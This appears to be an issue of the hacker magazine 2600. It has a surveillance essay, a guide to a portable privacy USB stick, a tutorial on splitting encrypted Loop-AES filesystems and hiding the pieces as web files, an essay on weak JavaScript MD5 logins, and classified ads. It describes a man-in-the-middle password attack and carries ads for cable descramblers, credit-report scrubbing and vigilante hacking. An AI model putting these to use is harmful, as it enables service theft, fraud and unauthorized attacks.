For some reason, the NSA would like to know exactly where and who you met that night for dinner. All they know is that you called Jack before you ate and, using cell site triangulation from that call (data that is also stored by the carriers), they've narrowed down the location to one city block. Sifting your call logs through a simple algorithm, a group of friends you regularly talk to becomes very apparent, Jack being one of them. The algorithm shows exactly when you've called Jack in the past, and it's obvious that a chain of calls was made to a group of your friends on the Wednesday you planned the dinner. (Who called whom is irrelevant as they have the logs for everyone who participated anyway.) Cross-referencing to Jack's phone log, they see that shortly after you called Jack that night, he made a call to Phil. Again, using triangulation data, they see that the call originated from the same location as your call. Then, looking at Phil's logs, they see that he was only two blocks away from your location. They now know three out of the four people you've met, and Mary can be deduced by looking at the Wednesday log. Overlapping triangulation data from the various cell sites you and Jack were connected to narrows the location down to a single restaurant. QED.

Whether or not you have anything to hide, the reality is that data that is able to pinpoint your exact location is being continuously logged and stored. Virtual social networks representing *your life* are being built without consent. Connections can be drawn between you and virtually anyone else for which this data exists, and this data can be manipulated to make it seem as if you're affiliated with someone who you don't even know exists. If you carry a cell phone, a trail of every location you've been while that phone is on is being stored. Moreover, all this information is being deposited in one central location: NSA headquarters. Scared yet? I've got some tin foil for you, too.

BRAND NEW

Announcing the 2600 mousepads! They're round, made of rubber, and guaranteed to work. Contains the same "government seal" design made famous by the widely acclaimed 2600 sweatshirt.

$10 each, 2 for $15 (shipping added to overseas orders)

2600, PO Box 752, Middle Island, NY 11953 USA

online at http://store.2600.com

Roll Your Own StealthSurfer II Privacy Stick

by David Ip
auto209182@hushmail.com

The StealthSurfer II Privacy Stick (SSII), advertised as the "key to portable, private surfing," is a suite of programs housed on a USB flash drive. The programs run exclusively off of the USB drive with no installation on the host computer, allowing the user to maintain a portable set of programs (and resulting files) that can be moved securely from computer to computer. For security purposes, the USB drive is encrypted with a password, and various security programs are included on the SSII to provide a measure of anonymity when using the Internet with the device.

There are three parts to the SSII system:

1) Hardware: the USB flash drive itself. The device, about the size of two pennies, is a standard USB drive (though smaller) which plugs into any USB port.

2) Software: a suite of Windows programs that can run directly from the USB drive (no addition to host computer system required). In addition to some proprietary SSII software that provides program updates and management, the programs include Firefox (web browsing), Thunderbird (email), Roboform (password storage and form filling), Anonymizer (anonymous web browsing), and Hushmail (anonymous/secure email). The SSII works only with Windows.

3) Security: a third party encryption/decryption program is used to secure the data on the device.

As of this writing, the cost of the SSII ranges from US $89.29 for the 128MB version to US $269.29 for the 1GB version, plus shipping via UPS. The suite of programs is the same on all sizes of the device.

To "roll your own" SSII type device, all you need is a USB flash drive, some programs, and a security method. Let's look at each part of the SSII individually, along with possible free or open-source alternatives.

Hardware

The USB drive, manufactured by PQI (Power Quotient International - www.pqi.com.tw) and marketed as the Intelligent Stick, looks like any standard USB drive, only smaller. It is a USB2.0 compliant device that has been miniaturized by eliminating any large outside housing as well as the protective metal shroud around the USB pins. Though an adapter is not required for proper function, one is provided for additional protection as well as a standard, metal housed USB plug. The Intelligent Stick USB drive is available from many major retailers and is typically sold online for approximately US $75, including shipping, for the 1GB version. No driver is required to mount the device on Windows 2000/XP systems, however the included encryption software requires a driver to be installed.

Software

Most Windows programs litter the hard drive with installation files and other garbage. As such, special "portable" versions must be used which, among other things, do not litter the host computer's hard drive with files. Also, since USB flash drives are much slower and smaller than a typical hard drive, special optimizations are used in the portable programs (low/minimal disk access, smaller compressed program sizes, no caching, etc.) to minimize disk space and maximize performance.

Portable versions of Firefox and Thunderbird, as well as other portable programs (AbiWord, OpenOffice, etc.), can be found at www.portableapps.com. Firefox and Thunderbird together require approximately 26MB of drive space, not including any plug-ins, bookmarks, or email files.

Secure web surfing is accomplished through the user of Anonymizer software. The cost of a one year subscription to Anonymizer 2005 anonymous surfing software is included with the SSII. The price of this subscription is currently US $29.99 (regular price US $59.99). The Anonymizer service provides a secure encrypted SSL link between the user's web browser and the Anonymizer servers, which then pass on the requests unencrypted to the rest of the Internet. There are a myriad of other free or low cost services which provide similar functionality, such as the-cloak.org, Guardster, etc. The freely available TorPark combines the secure capabilities of Tor

(The Onion Router, tor.eff.org) along with the Firefox browser. Using TorPark provides both a portable browser and a secure browsing environment.

RoboForm, in its Pass2Go portable version, is free when used for less than ten logins, otherwise it costs US $39.95 for unlimited logins. There are other free or lower cost programs which provide similar functionality, such as KeePass, Any Password Pro (US $24.95), Password Gorilla, etc. All can be copied and run from a USB flash drive for portable password management.

Hushmail provides secure PGP encrypted email between Hushmail users. PGP encryption and management of public/private keys is handled by the Hush Encryption Engine (with keys stored on Hush servers) and takes place transparently between Hushmail users. The basic Hushmail service is free (with limited storage), however several caveats apply: Users of the free service must deal with advertisements in their mail window; users must login at least once every three weeks or the account will be deactivated (and deleted after six months); the Hushmail encryption software is Java based and as such requires a Java Runtime Environment to be installed on the host computer. A one year subscription to the Premium Hushmail service (currently US $29.99, regular price US $49.99) removes the advertisements, eliminates the required three week minimum login, and adds 64MB of storage space. It is possible to manage public PGP keys (keys are stored on the Hush network) using Hushtools. If secure email is required, a portable version of Thunderbird which includes GPG+Enigmail capability is available.

Security

The SSII uses the U-STORAGE encryption and password protection software that is included with the PQI Intelligent Stick. The U- STORAGE program creates two partitions on the USB flash drive, one public and one secure. The public partition is visible when the USB drive is plugged into a Windows 2000/XP computer. When U-STORAGE (on the public partition) is run, the secure partition (which is hidden) is decrypted and mounted and the public partition is set to read-only. Further encryption/decryption happens transparently as the secure partition is used. This software is unique in that the secure partition is completely hidden from the Windows operating system unless the password is entered; it is even obscured from partitioning software such as Partition Manager (only the public or secure partition is visible at any one time). However, U-STORAGE is not without its downsides: it requires administrative privileges to run, which makes its usefulness with public, non-secure computers limited. Also, since the U-STORAGE software is a product of OTI (www.oti.com.tw), maker of USB flash drive chipsets, a USB flash drive with an OTI chipset is required to install the U- STORAGE driver and software. Fortunately, many generic flash drives utilize an OTI chipset. The U-STORAGE Windows2000 driver recognizes the USB idVendor string of OTI (hex 0x0EA0) and USB idProduct string 0x6828 or 0x2618, which correspond to the OTI 6828 and 2618 chipsets. In order to find out the Vendor ID and Product ID of any USB flash drive, it is a simple matter to go into Device Manager and check the Details tab (Hardware IDs) under the device Properties.

Alternately, the program USBVIEW.EXE (found on a Windows98 CD) can be used. If the corresponding Vendor and Product IDs can be found, then the U-STORAGE software can be used.

Another program which can be used to encrypt a USB flash drive, and appears to work with most any generic USB flash drive, is the FORMAT.EXE program for OCZ Rally brand flash drives. The system is similar to that of U-STORAGE, however the password is limited to four characters. With the OCZ formatting program, even though the hidden (secure) partition is not visible, it is possible to format the device *without* entering the password. This is generally a limitation of *all* encryption software, since the encryption is not being performed on a hardware level.

There are other "on the fly" encryption/decryption programs available, most of which work with USB flash drives by creating a volume file (encrypted file on a device) which is then mounted and used as a normal hard drive. All programs and sensitive data are stored on the volume file and encrypted/decrypted on the fly. Two popular open-source programs are TrueCrypt and FreeOTFE. Both programs work with volume files or entire disk partitions. So, depending on the USB flash drive used, it is possible to partition the drive into two partitions, one seen by Windows and the other encrypted. Note that in this case, since the encrypted partition is only being mounted/dismounted, it is still visible when using partitioning tools. In the event that the user's USB flash drive is stolen, the appearance of an encrypted partition may arouse suspicion. In this case, both TrueCrypt and FreeOTFE provide extra security with the use of hidden volumes/partitions within encrypted volumes/partitions. Some dummy sensitive data can be stored on the regular encrypted volume/partition, with the actual true data safely hidden. However, since any extra encrypted partitions are *not* hidden, it is simple enough to repartition

or reformat the entire device in the event it is lost/stolen. Also note that like U-STORAGE, TrueCrypt and FreeOTFE (and almost all other on the fly encryption software) require administrative privileges (or a previous installation of the drivers by an administrator) in order to run. The programs and drivers themselves can be stored on the device and loaded as necessary. Other similar programs include Cryptainer Mobile, CryptArchiver, Dekart Private Disk, DriveCrypt, Pointsec, etc.

Putting Everything Together

The author's own personal portable web browsing/email device utilizes all free software that provides similar functionality to the SSII, with the only cost being the USB flash drive itself:


- 1GB PQI 170x USB2.0 Intelligent Stick Pro
- FreeOTFE encryption
- portable TorPark secure and regular Firefox web browsers, Thunderbird email (version 1.5RC1 with GPG+Enigmail capability), and other applications from portableapps.com
- link in web browser to free Hushmail account (requires JRE on host computer)
- password management with Password Gorilla

The main benefit of the SSII is its simplicity; as an all-in-one, fully supported product, updates can be downloaded automatically to the device periodically. With a "roll your own" product, the user is left to update and manage the software on their own. Of course, this allows a level of customization not possible with a commercial product.

Links/other information: "A Simple Guide to Securing USB Memory Sticks" http://www.net-➥security.org/article.php?id=764

Note: StealthSurfer is a registered trademark of Stealth Ideas Inc. (www.stealthsurfer.biz). Any references made to StealthSurfer or any other trademarked products are purely for comparison purposes only.

Using Loopback-Encrypted Filesystems on JumpDrives



by OSIN

This article is to teach you how to use the Loopback Encrypted file system in a way in which it was probably not intended to be used. I won't be teaching you how to set it up though, because that requires you to rebuild the Linux kernel, and that in itself would take several pages to explain. I encourage everyone to review the how-to located at http://www.faqs.org/docs/Linux-HOW➥TO/Loopback-Encrypted-Filesystem-HOWTO.html.

You should also probably review the how-to on rebuilding the Linux kernel at http://➥www.digitalhermit.com/~kwan/kernel.html. I have my own instructions on how to build the kernel to use Loop-AES, but they are not up to date. However, if anyone out there would like to read them, they can go to http://uk.geo➥cities.com/osin1941/encryptfs.html, assuming Yahoo doesn't kill that account. And while you're there, check out my projects.

Anyway, I think one of the best developments in modern technology is the advent of those JumpDrive storage devices that you can find just about anywhere. And the prices have fallen to the point that any kid can afford them. No longer does one have to store their most sensitive information on the hard drive of their computer or laptop which might get stolen. They also are handy in wardriving scenarios, but I in no way condone illegal enterprises. Oh, and I almost forgot, you can format these drives as swap in case your laptop has limited drive space.

The JumpDrives are pretty much well supported under the Linux kernel. I've rarely had trouble getting them to work. Normally, when you plug them into the USB port, you can mount them under the /mnt section by issuing a mount command. But first you must create a mount point and for the purposes of this article I will use /mnt/jumpdrive. So, to mount the drive after you plug it in, you would use this command:

```
mount -t auto /dev/sda1 /mnt/jumpdrive
```

Those of you who are using SCSI hard drives or have a drive array setup may have to use sdb1, sdc1, sdd1, etc. in order for this to work. Assuming the mount worked, you have several options. One is to reformat the drive as an ext3 filesystem, or to leave it as a stinking vfat version that one normally finds on these things. I leave that as an exercise for the reader since formatting file systems is not really the subject of this article.

Okay, so what does this have to do with encrypted file systems? Using the Loop-AES method, you can build what is essentially an encrypted file system on these JumpDrives. The file system is actually an encrypted file itself which holds the data that you would normally have moved into some directory. You mount this file like you would any other partition under the Linux kernel. So the first thing we must do is create the file which will be used as the file system. Now you do have the option to use the entire JumpDrive as your encrypted file system, which is normally what I do, but for the purposes of this article I will only be creating a file system two megs in size. You'll understand later.

Assuming you are now booted into the Loop-AES version of your Linux kernel and you have successfully mounted the JumpDrive, you start by creating the encrypted file system by issuing this command:

```
dd if=/dev/urandom of=/mnt/jumpdrive/en
➥crypt bs=1M count=2
```

This will create a file called "encrypt" about the size of two megs. Now we must build an ext3 file system going through the loopback device. For the purposes of this article I will be using loop0. You can use any of the loop versions under the /dev directory. Before we build the ext3 filesystem, we must first use the new version of losetup that was created when you rebuilt the Linux encrypted kernel. You do that by issuing this command:

```
losetup -e AES256 /dev/loop0 /mnt/jump
➥drive/encrypt
```

At this point you will be prompted to enter a password that is at least 20 characters long. Don't forget this password, otherwise you won't be able to mount the encrypted file system. I normally use a phrase from books or TV shows. So now you must make the ext3 file system on the loopback device:

```
mkfs -t ext3 /dev/loop0
```

At this point you can mount this file system but first you must create a mount for it. For the purposes of this article, I will use /mnt/jumpdrive2. Issue these two commands:

```
mkdir /mnt/jumpdrive2
mount -t ext3 /dev/loop0 /mnt/jumpdrive2
```

Issue a "df -k" command and you should see both the physical JumpDrive and the encrypted file system mount points. You can now begin to move files into the /mnt/jumpdrive2 mount. If you are following along with this article while working on your computer, go ahead and fill up the encrypted file system with text files and images. You'll understand why as we enter The Twilight Zone.

For now, go ahead and unmount the encrypted file system after you've filled it up. Issue a "umount /mnt/jumpdrive2" command followed by "losetup -d /dev/loop0" command. From now on, anytime you want to get back into your encrypted file system, mount your physical JumpDrive first, then issue this command (all on one line):

```
mount -t ext3 /mnt/jumpdrive/encrypt
➥/mnt/jumpdrive2 -o loop=/dev/loop0,
➥encryption=AES256
```

At that point you will be prompted for the 20+ character password you set originally for this file.

The Twilight Zone

I know I'm probably dating myself, but there was a time when computer programs were punch cards and storage devices were cassette tapes. The early days of computers didn't leave much for storage. As time progressed, there became a need to break up binary files into pieces so that they could be stored on multiple floppies. So the split command on Linux-like systems has probably not seen a lot of use in the past few years. I think that should change. What's old is now new again.

So could the encrypted file we built be split into say, three pieces and reconstituted? The answer is yes it can. Before we delve into this, if your encrypted file system is currently mounted, go ahead and unmount it so that it is back in its encrypted form. That command is "umount /mnt/jumpdrive2" in this case. Back up your current "encrypt" file for now. You can call it something like "encrypt.back". Make sure you are in the /mnt/jumpdrive directory where your encrypt file should be located if you followed the instructions above. Now you are going to issue the split command to break up your encrypted binary file into three pieces:

```
split --bytes=750k /mnt/jumpdrive/encrypt
```

After running that command, do "ls" in the /mnt/jumpdrive directory and you should see three new files called xaa, xab, and xac. These are the split sections of your encrypted file system. I chose to just use three pieces which is why I picked 750k as a size to split out this file. To create more pieces, just use a lower number.

So now, let's reassemble the pieces. First, delete the "encrypt" file we created earlier. Now we are going to use "cat" to reassemble the encrypt file. Run this command:

```
cat xa* > encrypt
```

Now try to remount it with this command (all on one line):

```
mount -t ext3 /mnt/jumpdrive/encrypt
➥/mnt/jumpdrive2 -o loop=/dev/loop0,
➥encryption=AES256
```

Enter your password. Your encrypted file system should still be intact and you should be able to cd into it and see any files you put there. But here's a thought. What would happen if you mounted just the first piece of your "encrypt" file? Unmount the /mnt/jumpdrive2 directory, then run this command (all on one line):

```
mount -t ext3 /mnt/jumpdrive/xaa /mnt/
➥jumpdrive2 -o loop=/dev/loop0,encryp
➥tion=AES256
```

Hmm. It worked. The odd thing is that when you do the "ls" command within the jumpdrive2 directory, you see your files listed there. Now, if you followed my directions, try to vi one of those text files I asked you to store in jumpdrive2. Now try to view one of the images. You shouldn't be able to. At least I was not able to get to the data. I found that if you cat xaa and xab together and mount that you will get to some of the files, but not others. If you noticed when you did the "df -k" earlier, the file system we created before any files were put into it was already around 55 percent full. This is probably journaling system information in my case, since I am using a Redhat distribution. This would explain why mounting xaa alone (it was only around 750k) would yield no information, but mounting a second piece with xaa yields more information. The point is the larger your encrypted file system and the more pieces you have, you could conceivably reveal more information than you would like if your password were discovered or the encryption cracked. But why would we want to split the encrypted file system up in the first place? Follow me, as I wish us deeper into the cornfield.

In The Cornfield

Let's say you are someone with information that once used to be legal but now is illegal. And let's say a repressive entity such as Iran, North Korea, or the U.S. Secret Service (shouts out to the SS!) want to find that information. Wouldn't it be handy if you could store those chunks of your encrypted file system in other places? Perhaps three other external countries? Ah, but wait! Some servers may scour binaries if they find them in users' directories. Wouldn't it be nice if there was a way to store these pieces out on the web? Well, there is. Years ago, a lot of images would be base64-encoded when the web was young and the newsgroups were wild. There is an old program that has been around for a while called uuencode. It also has a partner called uudecode. What uuencode does for you is essentially encode your binaries as base64. This was a handy program that allowed attachments to be sent via email. But now you can use that same program to convert your encrypted pieces to base64 characters in a flat text file. To do that, you would need to run commands similar to this:

```
uuencode -m xaa xaa.html > xaa.html
uuencode -m xab xab.html > xab.html
uuencode -m xac xac.html > xac.html
```

For some reason, I had to use the above commands to get it to work even though the man page for uuencode hints that the command structure is different. Damned Redhat. Anyway, refer to your distribution's man page for uuencode. You also might want to vi one of those files just so that you can get a feel for how the file is structured. That format (the first and last lines) is critical if you are going to reassemble the sections later. Also, keep in mind that these files are going to be larger than their binary counterparts.

Now that you have your "html" files they can be put anywhere that you have web space, provided you have accounts. Note that you don't have to call your files xaa.html, xab.html, etc. I just used those names as examples, but just don't name them "index.html" and don't link to them from another web page. Also, you must remember the order in which the files go, so don't forget that. In order to decode those files, you could use wget going through the Tor system (you did read my article in 22:3, didn't you?) to retrieve them. Then, to convert them back into binary, you would run something like this:

```
uudecode -o xaa xaa.html
uudecode -o xab xab.html
uudecode -o xac xac.html
```

After that, all you need to do is cat the three binary files, xaa, xab and xac, back into your complete encrypted file, then run the mount command as we did in the above examples. One word of warning though. If you use free websites like Geocities to store your files, you will have to edit the html files before you run the uudecode command. That is because Geocities inserts html code at the bottom when a call is made to that html file. Edit the file carefully and keep in mind the format is critical. I hope this helps spur some thought for you. You may now leave my cornfield.

An Argument Against MD5 Authentication

by David Norman
http://deekayen.net/

Every now and then I read some talk about a website using javascript to MD5 hash user passwords for login. The idea is to protect the password against passive eavesdropping. There are several problems with the assumption of security with MD5 password POSTs, however.

Man in the Middle Attack

Nobody could implement a javascript method of authentication without considering users who have javascript turned off. If an attacker can read the password, hashed or not, they can also likely make malicious changes to the Javascript code (or leave it out to pretend javascript is turned off). The attacker just needs to act as a proxy between the client and the server and substitute the login Javascript code with something to send the password in the clear.

For most software, exploits and intrusions are not a matter of *if* but *when*. The average LAMP installation of a CMS stores hashes of passwords in MD5 format. When the software is exploited to expose the user password hashes, accepting hashed passwords for login then *is* the password, without a Man in the Middle attack.

Improved Authentication

To improve on simply sending the password in hashed format, there are two popular additions to the authentication process. One is to add a CHAP-style challenge for the user to validate. In this method, the server sends a challenge value with the login form. When the user submits the form, the Javascript clears the password field and sends back MD5 ("username:password:challenge") or some variation as a "challenge" variable in the POST information. If the server receives information in the "password" POST variable, it knows the client doesn't support javascript and accepts the plaintext password. This method complicates a Man in the Middle attack, but a determined attacker can sniff out the challenge information too, or simply break the Javascript enough so it doesn't reset the password field.

The second is to limit authentication to a single IP address per session. Even if this was successful in preventing an attacker from session hijacking, it still doesn't solve the original Man in the Middle attack to replace Javascript with malicious code. Moreover, it just makes headaches for users behind round-robin NAT firewalls. A variation of this authentication method is to lock the user session to the user's browser signature. Any longtime Mozilla user knows how easy it is to forge a browser signature.

Dumb Users

Users that use the same password for their favorite bulletin board website as their Paypal account have more security problems than the bulletin board site should worry about protecting. If you use your secure password over an unencrypted channel, you get what you deserve. Javascript interpreters are not designed for secure programming anyway, so who knows what they leave sitting around in memory.

If you're considering building Javascript MD5 authentication into your open source project, also consider some novice administrator might then *not* implement SSL because they think Javascript MD5 hashing is equivalent. It's not. If you're genuinely concerned about protecting your users' passwords, then consider whether you want their communications with your server sniffed or not, which can't be solved with MD5. SSL, or SSH tunneling if you like complexity, is the only reliable way I see to protect from sniffers.

DID YOU KNOW?

We have a wide variety of 2600 clothing on our website - and with just a few mouse clicks all sorts of items can be sent hurtling in your direction. Whether it's shirts, sweatshirts, or hats, we've got something that will look good on you and show the world where your interests lie.

http://store.2600.com

Marketplace

For Sale

ADD A FRIENDLY CARTOON HELPER to your web sites or Windows-based software applications with Foxee, the friendly interactive arctic blue fox Microsoft Agent character! Not everyone who navigates your web site or software applications are expert hackers, and some users need a little help. Foxee is a hand-drawn animated cartoon character that will accept input through voice commands, text boxes, or a mouse, and interact with your users through text, animated gestures, and even digital speech to help guide them through your software with ease! Foxee supports 10 spoken languages and 31 written languages. She can be added to your software through C++, VB6, all .Net languages, VBScript, JavaScript, and many others! Natively compatible with Microsoft Internet Explorer and can work with Mozilla Firefox when used with a free plug-in. See a free demonstration and purchasing information at www.foxee.net!

JEAH.NET HAS UNIX SHELLS - reliable and affordable since 1999. Beginners and advanced users continue to love JEAH's FreeBSD shell accounts for performance-driven uptimes and a huge list of virtual hosts. Your account lets you store data, use IRC, SSH, and email with complete privacy and security. JEAH also offers fast, stable virtual web hosting and complete domain registration solutions, all at very competitive prices. Mention *2600* and receive setup fees waived! Join the JEAH.NET institution!

NETWORKING AND SECURITY PRODUCTS available at OvationTechnology.com. We're a supplier of Network Security and Internet Privacy products. Our online store features VPN and firewall hardware, wireless hardware, cable and DSL modems/routers, IP access devices, VoIP products, parental control products, and ethernet switches. We pride ourselves on providing the highest level of technical expertise and customer satisfaction. Our commitment to you... No surprises! Buy with confidence! Security and Privacy is our business! Visit us at http://www.OvationTechnology.com/store.htm.

JUST RELEASED! Feeling tired during those late night hacking sessions? Need a boost? If you answered yes, then you need to reenergize with the totally new *Hack Music Volume 1* CD. The CD is crammed with high energy hack music to get you back on track. Order today by sending your name, address, city, state, and zip along with $15 to: Doug Talley, 1234 Birchwood Drive, Monmouth, IL 61462. This CD was assembled solely for the readers of *2600* and is not available anywhere else!

ADD A CONVERSATIONAL USER INTERFACE to your website or Windows-based software applications with Foxee, the friendly interactive arctic blue fox agent character! In the real world, not everyone who navigates your website or software are expert hackers, and some users need a little help. Foxee is a hand-drawn animated cartoon character that will accept input through voice commands, text boxes, or a mouse, and interact with your users through text, animated gestures, and even digital speech to help guide them through your software with ease! Foxee supports ten spoken languages and 31 written languages. She can be added to your software through C++, VB6, all .Net languages, VBScript, JavaScript, and many others! Natively compatible with Microsoft Internet Explorer and can work with Mozilla Firefox when used with a free plug-in. See a free demonstration and purchasing information for Foxee at www.foxee.net.

J!NX-HACKER CLOTHING/GEAR. Tired of being naked? JINX.com has 300+ T's, sweatshirts, stickers, and hats for those rare times that you need to leave your house. We've got swag for everyone, from the budding n00blet to the vintage geek. So take a five minute break from surfing pr0n and check out http://www.JINX.com. Uber-Secret-Special-Mega Promo: Use "2600v3no2" and get 10% off of your order.

NET DETECTIVE. Whether you're just curious, trying to locate or find out about people for personal or business reasons, or you're looking for people you've fallen out of touch with, Net Detective makes it all possible! Net Detective is used worldwide by private investigators and detectives, as well as everyday people who use it to find lost relatives, old high school and army buddies, deadbeat parents, lost loves, people that owe them money, and just plain old snooping around. Visit us today at www.netdetective.org.uk.

REAL WORLD HACKING: Interested in rooftops, steam tunnels, and the like? Read the all-new *Access All Areas,* a guidebook to the art of urban exploration, from the author of *Infiltration* zine. Send $20 postpaid in the US or Canada, or $25 overseas, to PO Box 13, Station E, Toronto, ON M6H 4E1, Canada, or order online at www.infiltration.org.

ENHANCE OR BUILD YOUR LIBRARY with any of the following CD ROMS: Hack Attacks Testing, Computer Forensics, Master Hacker, Web Spy 2001, Hackers' Handbook, Troubleshooting & Diagnostics 98, PC Troubleshooter 2000, Forbidden Subjects 3, Hackers Toolkit 2.0, Steal This CD, Hacks & Cracks, Hackerz Kronicklez, Elite Hackers Toolkit 1, Forbidden Knowledge 2, Troubleshooting & Diagnostics 2002, Police Call Frequency Guide 2nd Edition, Computer Toybox, Answering Machine 2000, Hackers Encyclopedia 3, Maximum Security 3rd Edition, Network Utilities 2001, Screensavers 2002, Engineering 2000, Anti-Hacker Toolkit 2nd Edition & PC Hardware. Send name, address, city, state, zip, email address (for updates only) and items ordered, along with a cashier's check or money order in the amount of $20 for each item to: Doug Talley, 1234 Birchwood Drive, Monmouth, IL 61462.

***FREEDOM DOWNTIME* ON DVD!** Years in the making but we hope it was worth the wait. A double DVD set that includes the two hour documentary, an in-depth interview with Kevin Mitnick, and nearly three hours of extra scenes, lost footage, and miscellaneous stuff. Plus captioning for 20 (that's right, 20) languages, commentary track, and a lot of things you'll just have to find for yourself! The entire two disc set can be had by sending $30 to Freedom Downtime DVD, PO Box 752, Middle Island, NY 11953 USA or by ordering from our online store at http://store.2600.com. (VHS copies of the film still available for $15.)

CAP'N CRUNCH WHISTLES. Brand new, only a few left. THE ORIGINAL WHISTLE in mint condition, never used. Join the elite few who own this treasure! Once they are gone, that is it - there are no more! Keychain hole for keyring. Identify yourself at meetings, etc. as a *2600* member by dangling your keychain and saying nothing. Cover one hole and get exactly 2600 hz, cover the other hole and get another frequency. Use both holes to call your dog or dolphin. Also, ideal for telephone remote control devices. Price includes mailing. $99.95. Not only a collector's item but a VERY USEFUL device to carry at all times. Cash or money order only. Mail to: WHISTLE, P.O. Box 11562-ST, Clt, Missouri 63105.

SPAMSHIRT.COM - take some spam and put it on a t-shirt. Now available in the U.S.! www.spamshirt.com.

HACKER LOGO T-SHIRTS AND STICKERS. Those "in the know" recognize The Glider as the new Hacker Logo. T-shirts and stickers emblazoned with the Hacker Logo can be found at HackerLogo.com. Our products are top quality, and will visually associate you as a member of the hacker culture. A portion of the proceeds go to support the Electronic Frontier Foundation. Visit us at www.HackerLogo.com!

CABLE TV DESCRAMBLERS. New. Each $45 + $5.00 shipping, money order/cash only. Works on analog or analog/digital cable systems. Premium channels and possibly PPV depending on system. Complete with 110vac power supply. Purchaser assumes sole responsibility for notifying cable operator of use of descrambler. Requires a cable TV converter (i.e., Radio Shack) to be used with the unit. Cable connects to the converter, then the descrambler, then the output goes to TV set tuned to channel 3. CD 9621 Olive, Box 28992-TS, Olivettet Sur, Missouri 63132. Email: cabledescramblerguy@yahoo.com.

Help Wanted

BLACK HAT/WHITE HAT urgently needed. I have been scammed by a professional looking website offering novelty driver licenses along with discounts for multiple novelty licenses. When you upload a picture and specifications, you get a "confirmation" with directions for sending your money "ONLY by Western Union." A guy in Estonia receives it. That is the last you hear of your money or anything else! This guy even has another website "rating" his own scam website as "good" and rating other similar scam websites he controls, also as "good." WHAT NERVE! Every day he is victimizing thousands of people and stealing their money. Something needs to be done! I have some great ideas and will furnish the URL of the website, the name he uses to receive the Western Union money transfers, the IP address on his emails, and the URL of the "reviewing website." Unfortunately I don't have the technical ability to do anything about it. I think there should be big flashing red letters across this site: "THIS IS A SCAM OPERATION - AFTER YOU SEND YOUR WESTERN UNION MONEY TRANSFER, YOU WILL NEVER RECEIVE ANYTHING!" On his "reviewing website," the rating should be changed from "good" to "a scam" for each of the sites listed. Western Union and the Country of Estonia will not do anything about this outright fraud or each is so mani-

festly impotent that they are unable to stop this Internet fraud! Is there a BLACK HAT out there who wants to temporarily switch hats, become a WHITE HAT, and help? iamawidow@yahoo.com

CREDIT REPORT HELP NEEDED. Need some assistance removing negative items off credit reports. Will pay. All agencies. Please respond to skysight@spacemail.com.

Wanted

WANTED: GOOD MENTOR willing to help a beginner learn anything and everything they are willing to teach about computers and electronics in general. Contact me at hiten_mitsoruki@yahoo.com.

HAVE KNOWLEDGE OF SECURITY BREACHES at your bank? Heard rumors of cracked customer databases? Know there are unaddressed vulnerabilities in a retailer's credit card network, but its management doesn't know or care? We want your tips. We are a business newsletter focusing on security issues in the financial industry: IT security, privacy, regulatory compliance, identity-theft and fraud, money-laundering. Wherever criminal activity meets banks, we are there. You can remain anonymous. (Note: we will not print rumors circulated by one person or group without obtaining supporting evidence or corroboration from other parties.) Contact banksecuritynews@yahoo.com or call 212-564-8972, ext. 102.

Services

FREERETIREDSTUFF.COM - Donate or request free outdated tech products - in exchange for some good karma - by keeping usable unwanted tech items out of your neighborhood landfill. The FREE and easy text and photo classified ad website is designed to find local people in your area willing to pick up your unwanted tech products or anything else you have to donate. Thank you for helping us spread the word about your new global recycling resource by distributing this ad to free classified advertising sites and newsgroups globally. www.FreeRetiredStuff.com

SUSPECTED OR ACCUSED OF A CYBERCRIME IN ANY CALIFORNIA OR FEDERAL COURT? Consult with a semantic warrior committed to the liberation of information. I am an aggressive criminal defense lawyer specializing in the following types of cases: unauthorized access, theft of trade secrets, identity theft, and trademark and copyright infringement. Contact Omar Figueroa, Esq. at (415) 986-5591, at omar@stanfordalumni.org, or at 506 Broadway, San Francisco, CA 94133-4507. Graduate of Yale College and Stanford Law School. Complimentary case consultation for *2600* readers. All consultations are strictly confidential and protected by the attorney-client privilege.

INTELLIGENT HACKERS UNIX SHELL. Reverse.Net is owned and operated by intelligent hackers. We believe every user has the right to online security and privacy. In today's hostile anti-hacker atmosphere, intelligent hackers require the need for a secure place to work, compile, and explore without big-brother looking over their shoulder. Hosted at Chicago Equinix with Juniper Filtered DoS Protection. Multiple FreeBSD servers at P4 2.4 ghz. Affordable pricing from $5/month with a money back guarantee. Lifetime 26% discount for *2600* readers. Coupon code: Save2600. http://www.reverse.net

ANTI-CENSORSHIP LINUX HOSTING. Kaleton Internet provides affordable web hosting, email accounts, and domain registrations based on dual processor P4 2.4 GHz Linux servers. Our hosting plans start from only $8.95 per month. This includes support for Python, Perl, PHP, MySQL, and more. You can now choose between the USA, Singapore, and other offshore locations to avoid censorship and guarantee free speech. We respect your privacy. Payment can be by E-Gold, PayPal, credit card, bank transfer, or Western Union. See www.kaleton.com for details.

BEEN ARRESTED FOR A COMPUTER OR TECHNOLOGY RELATED CRIME? Have an idea, invention, or business you want to buy, sell, protect, or exploit? Wish your attorney actually understood you when you speak? The Law Office of Michael B. Green, Esq. is the solution to your 21st century legal problems. Former SysOp and member of many private BBS's since 1981 now available to directly represent you or bridge the communications gap and assist your current legal counsel. Extremely detailed knowledge regarding criminal and civil liability for computer and technology related actions (18 U.S.C. 1028, 1029, 1030, 1031, 1341, 1342, 1343, 2511, 2512, ECPA, DMCA, 1996 Telecom Act, etc.), domain name disputes, intellectual property matters such as copyrights, trademarks, licenses, and acquisitions as well as general business and corporate law. Over ten years experience as in-house legal counsel to a computer consulting business as well as an over 20 year background in computer, telecommunications, and technology matters. Published law review articles, contributed to nationally published books, and submitted briefs to the United States Supreme Court on Internet and technology related issues. Admitted to the U.S. Supreme Court, 2nd Circuit Court of Appeals, and all New York State courts. Many attorneys will take your case without any consideration of our culture and will see you merely as a source of fees or worse, with ill-conceived prejudices. My office understands our culture, is sympathetic to your situation, and will treat you with the respect and understanding you deserve. No fee for the initial and confidential consultation and, if for any reason we cannot help you, we will even try to find someone else who can at no charge. So you have nothing to lose and perhaps everything to gain by contacting us first. Visit us at: http://www.computorney.com or call 516-993-4357.

Announcements

